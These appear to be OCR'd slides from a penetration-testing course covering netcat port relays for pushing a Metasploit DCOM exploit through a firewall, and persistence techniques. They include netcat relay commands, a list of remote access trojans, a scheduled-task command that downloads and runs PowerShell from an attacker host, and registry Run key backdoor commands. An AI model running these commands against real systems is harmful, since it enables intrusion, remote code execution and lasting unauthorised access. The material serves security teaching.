
NETCAT INTERNAL PORT RELAY EXAMPLE

1. Find a way to install Netcat on Microsoft IIS 5.0 (e.g. Unicode exploit)




NETCAT INTERNAL PORT RELAY EXAMPLE

2. Configure Netcat to listen on port 80
   "Cut in front of" the web service, intercepting any traffic sent to that port




NETCAT INTERNAL PORT RELAY EXAMPLE

3. Configure the Netcat listener to relay traffic to another instance of Netcat, a client that will forward the traffic to TCP 135 (DCOM service using RPC)




NETCAT INTERNAL PORT RELAY EXAMPLE

4. Use Metasploit to send a buffer overflow ms03_026_dcom to port 80.
   Attack passes through the firewall and is relayed to the DCOM service on port 135



NETCAT INTERNAL PORT RELAY EXAMPLE

4. SCORE!!!




METASPLOIT SENDING EXPLOIT TO NETCAT

```
Module options (exploit/windows/dcerpc/ms03_026_dcom):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   10.0.2.3         yes       The target host(s), range CIDR
   RPORT    80               yes       The target port (TCP)

Payload options (windows/shell/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: ''
   LHOST     10.0.0.240       yes       The listen address (an inter
   LPORT     4444             yes       The listen port
```

WINDOWS LISTENER-TO-CLIENT RELAY

1. Create a relay that sends packets from the localport to a Netcat client connected to TargetIPAddr on the port
2. On the relay, when the attacker connects to the nc listener, the listener launches a client to the target listener
3. Set up relay client, then listener

```
C:\>echo nc 10.1.2.3 445 > relay.bat

C:\>nc -L -p 80 -e relay.bat
```




WINDOWS LISTENER-TO-LISTENER RELAY

1. Create a relay that will send packets from any connection on Localport1 to any connection on Localport2
2. The relay is in a DMZ - it acts as a meet-in-the-middle

```
C:\>echo nc -L -p 8008 > relay.bat
C:\>nc -L -p 80 -e relay.bat
```

3. The target has a scheduled script that periodically exfiltrates a file to the relay



6.19 MAINTAINING ACCESS

- Persistence
- RATS and Backdoors
- Scheduled Tasks
- Registry Keys
- Metasploit Modules

PERSISTENCE


- Getting an initial foothold inside a network during a red team operation is a time consuming task
- Persistence is key to a successful red team operation
- There are a number of ways to achieve persistence:
  - RATS
  - Scheduled tasks
  - Add/modify registry keys
  - Kerberos Golden Ticket or other backdoor account
- Tools to add persistence:
  - Metasploit
  - Empire (GitHub)
    - PowerShell Post-Exploitation Tool
  - SharPersist (GitHub)

REMOTE ACCESS TROJANS AND BACKDOORS

- A **Remote Access Trojan** (RAT) is a malware program that includes a back door for administrative control over the target computer
- RATs are usually downloaded invisibly with a user-requested program -- such as a game -- or sent as an email attachment
- They are difficult to detect if designed to look like normal administrative remote access tools
- They allow the attacker to connect later at any time
- Victim has a "listener" that opens a port for you to connect to
- Or, the victim can make a reverse connection to you the hacker
  - Good for getting past a firewall
  - The hacker must set up a listener

RAT AND BACKDOOR TOOLS

- VenomRAT
- Stitch
- Ghost
- Social_X
- NullRAT
- The Fat Rat
- RomCom RAT
- RatMilad
- CodeRAT
- Imminent Monitor RAT
- Konni RAT
- ZuoRAT



SCHEDULED TASKS

- Windows operating systems provide a utility (schtasks.exe)
- This enables system administrators to execute a program or a script at a specific given date and time
- This kind of behavior has been heavily abused by threat actors and red teams as a persistence mechanism
- You don't need to be an administrator to schedule a task

SCHEDULED TASK PERSISTENCE EXAMPLE

```
schtasks /create /tn persist /tr

"c:\windows\syswow64\WindowsPowerShell\v1.0\powershell.exe

-WindowStyle hidden -NoLogo -NonInteractive -ep bypass -nop -c

   'IEX (
          (new-object net.webclient).downloadstring
             (
              ''http://<attacker IP>:8080/ZPWLywg''
             )
       )'"

/sc onlogon /ru SYSTEM
```

REGISTRY RUN KEYS EXAMPLE

- Add registry keys from a terminal, referencing the malicious payload
- The payload executes when the user logs on

```
reg add "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run"
/v wePwnU /t REG_SZ /d "C:\Users\tmp\pwn.exe"

reg add "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce"
/v wePwnU /t REG_SZ /d "C:\Users\tmp\pwn.exe"

reg add "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunServices"
/v wePwnU /t REG_SZ /d "C:\Users\tmp\pwn.exe"

reg add "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce"
/v wePwnU /t REG_SZ /d "C:\Users\tmp\pwn.exe"
```

REGISTRY RUN KEYS EXAMPLE (CONT'D)

- If you have an elevated credential, you prefer to use LOCAL_MACHINE
- The payload will execute every time the system boots, regardless of whether a user logs on or not

```
reg add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run"
/v wePwnU /t REG_SZ /d "C:\tmp\pwn.exe"

